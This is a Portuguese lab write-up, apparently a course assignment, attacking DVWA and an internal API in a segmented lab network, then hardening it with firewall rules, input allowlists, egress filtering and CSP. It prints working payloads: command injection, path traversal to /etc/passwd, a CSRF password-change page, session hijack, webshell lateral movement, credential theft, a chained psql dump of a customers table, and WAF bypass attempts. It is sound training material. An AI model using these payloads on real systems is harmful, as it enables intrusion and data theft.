
E ele vai retornar.



Command Injection

A vulnerabilidade de command injection permite usar o navegador da página para enviar comandos arbitrários dentro do servidor e descobrir informações sobre ele, como por

exemplo.




The screenshot shows the DVWA web application interface. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Command Injection' and features a 'Ping a device' section with a text input field containing '127.0.0.1; whoami' and a 'Submit' button. Below the input field, the output of the ping command is displayed in red text, showing successful ping results for 127.0.0.1. A 'More Information' section lists several links to external resources. At the bottom, the user's session information is shown: Username: admin, Security Level: low, PHPIDS: disabled, along with 'View Source' and 'View Help' buttons. The footer indicates the application is 'Damn Vulnerable Web Application (DVWA) v1.10 *Development*'.

File Inclusion

Essa vulnerabilidade permite que você use o backend e as permissões dele para decidir qual arquivo php carregar e executar, se o valor não foi validado é possível executar comandos para tentar pegar conteúdo que não deveria como por exemplo


../../../../etc/passwd



Ao rodar o comando o output retorna informações que não deveria.

CSRF

Esse ataque ele é um pouco diferente ele usa a sessão do usuário contra ele mesmo confiando demais no navegador e nos seus tokens de sessão, para explorar essa vulnerabilidade vamos criar um HTML e rodar na seção local da minha máquina como ele confia no token do navegador a senha vai ser trocada automaticamente.




```
1 <html>
2 <body>
3 <h3>Clique aqui pra ver fotos de gatinhos</h3>
4 <a href="http://172.30.10.5:8080/vulnerabilities/csrf/?password_new=hacked123&password_conf=hacked123&Change=Change">
5   Clique aqui
6 </a>
7 </body>
8 </html>
```

Após isso devemos abrir esse cara no navegador




E quando você clica ele confia no token do navegador e altera a senha do usuário final.



Brute Force

O brute force é uma técnica utilizada para invadir contas quando não há um rate limit para login ou queries é possível tentar brutar contas ou conseguir buscar dados por via de muitas requisições. Nesse caso vou usar o Burp Intruder para fazer esse brute force.



Para realizar esse ataque estou usando duas wordlists que estão disponíveis no diretório e também estou usando o Burp Intruder onde o mesmo estou colocando essas duas wordlists e o tipo de ataque Cluster Bomb.

E ao rodar esse scan nós conseguimos ver que o usuário e senha corretos são **admin** e **hacked123**

Weak ID

Essa vulnerabilidade é basicamente uma falha na validação da requisição do usuário,

podemos pegar e mudar o número do token sequencial para conseguir pegar a requisição de outro usuário como se fosse nossa porque não tem validação e é sequencial.

Requisição vítima:

The image shows two side-by-side screenshots. On the left is the Burp Suite interface with the 'Repeater' tab selected. It displays a request to 'http://172.30.10.5:8080' with various headers and cookies, including 'dwaSession=20'. On the right is the DVWA web application interface, specifically the 'Vulnerability: Weak Session IDs' page. The page has a 'Generate' button and a 'View Source' link. The user is logged in as 'admin' with a security level of 'low' and PHPIDS disabled.

Requisição atacante:

The image shows two side-by-side screenshots. On the left is the Burp Suite interface with the 'Repeater' tab selected. It displays a request to 'http://172.30.10.5:8080' with various headers and cookies, including 'dwaSession=11'. On the right is the DVWA web application interface, specifically the 'Vulnerability: Weak Session IDs' page. The page has a 'Generate' button and a 'View Source' link. The user is logged in as 'admin' with a security level of 'low' and PHPIDS disabled.

Para concluir agora vamos aprofundar o nosso ataque, já exploramos diversas vulnerabilidades e fizemos o command e control com o webshell .php. O primeiro passo é ver se funciona o movimento lateral, para isso vamos rodar o comando.

```
~  
curl.exe "http://172.30.10.5:8080/hackable/uploads/webshell.php?cmd=$encoded"  
<pre>string(36) "{"service":"app-api","status":"ok"}"  
"  
</pre>
```

Esse comando mostra que através da web shell dentro do dwva conseguimos alcançar o nosso objetivo, o app-api que não tínhamos acesso.

Agora vamos roubar a credencial do banco de dados, para isso vamos rodar o seguinte

comando.

```
curl.exe "http://172.30.10.5:8080/hackable/uploads/webshell.php?cmd=$encoded"
<pre>string(114) "{"db_host":"172.30.30.10","db_name":"labdb","db_password":"S3nh4_D0_Lab_2026","db_port":5432,"db_user":"appuser"}"
</pre>
```

Agora para conseguir alcançar a base de dados nós vamos no navegador com a nossa web shell funcionando e pesquisar o seguinte arquivo:

http://172.30.10.5:8080/hackable/uploads/webshell.php?cmd=php%20-r%20%22echo%20file_get_contents%28%27http%3A//172.30.20.10%3A8000/internal/net-check%3Fhost%3D127.0.0.1%253B%2520psql%2520postgresql%253A//appuser%253AS3nh4_D0_Lab_2026%2540172.30.30.10%253A5432/labdb%2520-c%2520%2527SELECT%2520%252A%2520FROM%2520customers%2527%2520%253E%25261%27%29%3B%22

Com isso ele vai nos trazer

```
{ "cmd": "ping -c 1 -W 1 127.0.0.1; psql
postgresql://appuser:S3nh4_D0_Lab_2026@172.30.30.10:5432/labdb -c 'SELECT *
FROM customers' 2>&1", "output": "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64
bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.043 ms\n\n--- 127.0.0.1 ping statistics
---\n1 packets transmitted, 1 received, 0% packet loss, time 0ms\nrtt
min/avg/max/mdev = 0.043/0.043/0.043/0.000 ms\n id |  name  |  email  |
credit_card |  ssn  \n---+-----+-----+-----+-----\n 1 |
Alice Silva | alice@corp.local | 4111 1111 1111 1111 | 123-45-6789\n 2 | Bruno Costa |
bruno@corp.local | 5500 0000 0000 0004 | 987-65-4321\n 3 | Carla Souza |
carla@corp.local | 3400 0000 0000 009 | 456-78-9012\n(3 rows)\n\n"}

```

E com isso vamos ter acesso a todo o resto do conteúdo.

Com base em tudo isso agora vamos partir para a correção, o primeiro passo é realizar o Block no WAF dessas vulnerabilidades.

WAF em blocking

Vamos colocar o SecRuleEngine para On e vamos passar a bloquear as requisições, para testar em primeiro lugar vamos executar o comando

```
try { (Invoke-WebRequest "http://172.30.10.5:8080/?
id=1%20UNION%20SELECT%20user%20FROM%20users").StatusCode } catch
{ "BLOQUEADO -> " + $_.Exception.Response.StatusCode.value__ }
```

```
~ (0.102s)
try { (Invoke-WebRequest "http://172.30.10.5:8080/?id=1%20UNION%20SELECT%20user%20FROM%20users").StatusCode } catch { "BLOQUEADO -> " + $_.Exception.Response.StatusCode
.value__ }
BLOQUEADO -> 403
```


Está bloqueando o WAF agora para tentar bypassar o controle vamos usar um duplo encode e encode simples.

```
~
try { (Invoke-WebRequest "http://172.30.10.5:8080/?id=1%20UNION%20SELECT%20user").StatusCode } catch { "baseline BLOQUEADO -> " + $_.Exception.Response.StatusCode.value
__ }
baseline BLOQUEADO -> 403


# codificação dupla - o teste

~
try { (Invoke-WebRequest "http://172.30.10.5:8080/?id=1%2520UNION%2520SELECT%2520user").StatusCode } catch { "dobro BLOQUEADO -> " + $_.Exception.Response.StatusCode.va
lue__ }
dobro BLOQUEADO -> 403
```

Agora vamos testar o bloqueio do XSS




Podemos ver na requisição que houve a tentativa de XSS e o bloqueio. Vamos tentar então bypassar o WAF com o seguinte payload `http://172.30.10.5:8080/vulnerabilities/xss_d/?default=x#<script>alert(document.domain)</script>`



Passou.

Após isso ativamos o CSP e com isso a correção foi aplicada.



Agora vamos fazer o hardening por elo.

Hardening por elo

O mais importante nessa etapa é corrigir o movimento lateral, o maior problema hoje é que a regra F1 hoje deixa qualquer host da DMZ (172.30.10.0/24) falar com a app-api. Foi por isso que seu webshell no DVWA (172.30.10.10) conseguiu pular pra APP. Mas pensa: quem legitimamente precisa falar com a app-api? Só o WAF (172.30.10.5) — o DVWA não tem motivo nenhum pra isso.

A mitigação: restringir F1 pra aceitar **só o WAF como origem**, não a DMZ inteira. Aí o DVWA comprometido **perde** o caminho pra APP — o movimento lateral morre.

Contenção & Hardening — mitigação por elo (antes/depois)

Para cada elo da cadeia de ataque foi aplicada uma mitigação e comprovada a mesma tentativa agora barrada. A filosofia foi defesa em camadas: corrigir tanto na rede quanto na aplicação, nunca depender de um único controle.

Elo 2 — Contenção do movimento lateral (rede)

Antes, a regra de firewall F1 aceitava toda a sub-rede da DMZ (172.30.10.0/24) como origem para falar com a app-api — foi por isso que o DVWA comprometido (172.30.10.10) conseguiu pivotar para a camada APP. A mitigação restringiu F1 a aceitar apenas o WAF (172.30.10.5) como origem legítima.

Resultado comprovado após a mudança:

DVWA (172.30.10.10) → app-api:8000 → TIMEOUT (bloqueado) — o movimento lateral morreu.

- DVWA (172.30.10.10) → app-api:8000 → TIMEOUT (bloqueado) — o movimento lateral morreu.

WAF (172.30.10.5) → app-api:8000 → succeeded — o caminho legítimo foi preservado.

- WAF (172.30.10.5) → app-api:8000 → succeeded — o caminho legítimo foi preservado.

Impacto: uma única regra de rede interrompe a cadeia inteira a partir do Elo 2. O host de entrada comprometido deixa de ter rota para a camada de aplicação.

Elo 3 — Vazamento de credencial (aplicação)

O endpoint interno /internal/db-config, que devolvia a credencial do banco sem autenticação, foi removido no modo endurecido (redução de superfície). Após a correção, a requisição retorna 404 — a credencial não é mais exposta.

Elo 5 — RCE via command injection (aplicação)

O endpoint /internal/net-check concatenava a entrada diretamente no shell, permitindo execução de comando. A correção aplicou uma allowlist estrita de entrada (apenas caracteres válidos de IP/hostname) e passou a executar o comando sem shell (lista de argumentos, sem interpretação de metacaracteres). Após a correção: uma tentativa de injeção (host=127.0.0.1; id) retorna 400 (rejeitada), enquanto uma consulta legítima (host=127.0.0.1) continua funcionando.

Redução de superfície — filtragem de egress

A política default-deny na cadeia FORWARD impede que os segmentos iniciem conexões para fora. Isso contém reverse shells e exfiltração para a internet. Comprovado: tanto app-api (APP) quanto DVWA (DMZ) recebem timeout ao tentar alcançar 8.8.8.8:53. Nenhum segmento fala com a internet — apenas os fluxos internos explícitos (F1/F2).

Recomendação adicional — least-privilege no banco

O usuário do Postgres é superuser (padrão da imagem). Um hardening adicional recomendado é criar um role dedicado com permissão de SELECT apenas nas tabelas estritamente necessárias, sem superuser. Isso reduz o impacto de um SQLi ou de um reuso de credencial. Fica registrado como recomendação priorizada.

Mapa de Mapeamento de Portas

Todas as portas dos serviços de back-end (dvwa, app-api, postgres) não são publicadas no host — apenas o gateway (VPN) e o acesso ao WAF via túnel são expostos. A tabela abaixo consolida o mapa após o hardening:

Host	Porta	Proto	Quem pode acessar	Justificativa
wg-gateway (borda)	51820	UDP	Qualquer (internet/host)	Entrada da VPN (WireGuard) — único ponto público
wg-gateway	22	TCP	Sub-rede VPN (10.13.13.0/24)	Admin SSH só via VPN; login apenas por chave

waf	8080	TCP	Via VPN (regra F-VPN)	Ponto de entrada web; reverse proxy para o DVWA
dvwa	80	TCP	Somente o WAF (mesma DMZ)	Alvo atrás do WAF; nunca acessado direto
app-api	8000	TCP	Somente o WAF (F1 endurecida)	API interna; o DVWA não alcança mais
postgres	5432	TCP	Somente a camada APP (F2)	Banco fechado; DMZ e internet nunca

Um caminho que deve ser sempre bloqueado, comprovadamente bloqueado: DVWA (172.30.10.10) → postgres:5432 resulta em timeout (recusado), enquanto o caminho legítimo app-api (172.30.20.10) → postgres:5432 é aberto. O timeout (estado 'filtered' no nmap) é a assinatura do firewall descartando em silêncio — segmentação ativa, não uma porta meramente fechada.

Resumo dos Achados (severidade e CVSS aproximado)

Foram exploradas nove vulnerabilidades reais — muito acima do mínimo de duas exigido. A tabela resume cada achado com a severidade estimada:

#	Vulnerabilidade	Local	Severidade (CVSS aprox.)
1	SQL Injection (clássico)	DVWA /sql_i	Crítico (9.8)
2	SQL Injection Blind (time-based)	DVWA /sql_i_blind	Crítico (9.1)
3	XSS Refletido	DVWA /xss_r	Médio (6.1)
4	XSS DOM (via fragmento)	DVWA /xss_d	Médio (6.1)
5	Upload inseguro → Webshell (RCE)	DVWA /upload	Crítico (9.8)
6	Command Injection	DVWA /exec	Crítico (9.8)
7	CSRF (troca de senha)	DVWA /csrf	Alto (8.8)
8	Weak Session ID (previsível)	DVWA /weak_id	Alto (7.5)
9	Exposição de credencial + RCE no pivô	app-api interno	Crítico (9.8)

A cadeia de ponta a ponta encadeou os achados 5, 9 e o reúso da credencial: foothold na DMZ (webshell) → movimento lateral para a APP → execução de comando na app-api → uso da credencial roubada com o cliente psql → exfiltração do banco. É importante destacar que a segmentação de rede neutralizou o uso direto da credencial a partir da DMZ (o banco

permaneceu inalcançável do segmento comprometido); a exfiltração só foi possível operando de dentro da camada APP, atravessando a cadeia legítima — o que demonstra que a defesa de rede funciona e que a brecha restante é de aplicação, endereçada no hardening.

Conclusão, Trade-offs e Escala para a Nuvem Real

O laboratório demonstrou o ciclo completo de segurança — atacar, entender e conter — com evidência em cada etapa. A infraestrutura sobe com um único comando, de forma reproduzível, e nenhum segredo é versionado no repositório.

Trade-offs e limitações

O WAF é um controle poderoso, mas não é bala de prata: o XSS DOM via fragmento demonstrou um ponto cego estrutural (o payload nunca chega ao servidor). A mitigação correta foi defesa em camadas — um cabeçalho Content-Security-Policy que faz o navegador recusar o script — e não apenas mais uma regra.

- O WAF é um controle poderoso, mas não é bala de prata: o XSS DOM via fragmento demonstrou um ponto cego estrutural (o payload nunca chega ao servidor). A mitigação correta foi defesa em camadas — um cabeçalho Content-Security-Policy que faz o navegador recusar o script — e não apenas mais uma regra.

O CSP estrito (script-src 'self') bloqueia todo script inline, inclusive o legítimo do próprio DVWA. Em uma aplicação real, o correto seria usar nonces ou hashes por script, permitindo os legítimos e barrando os injetados.

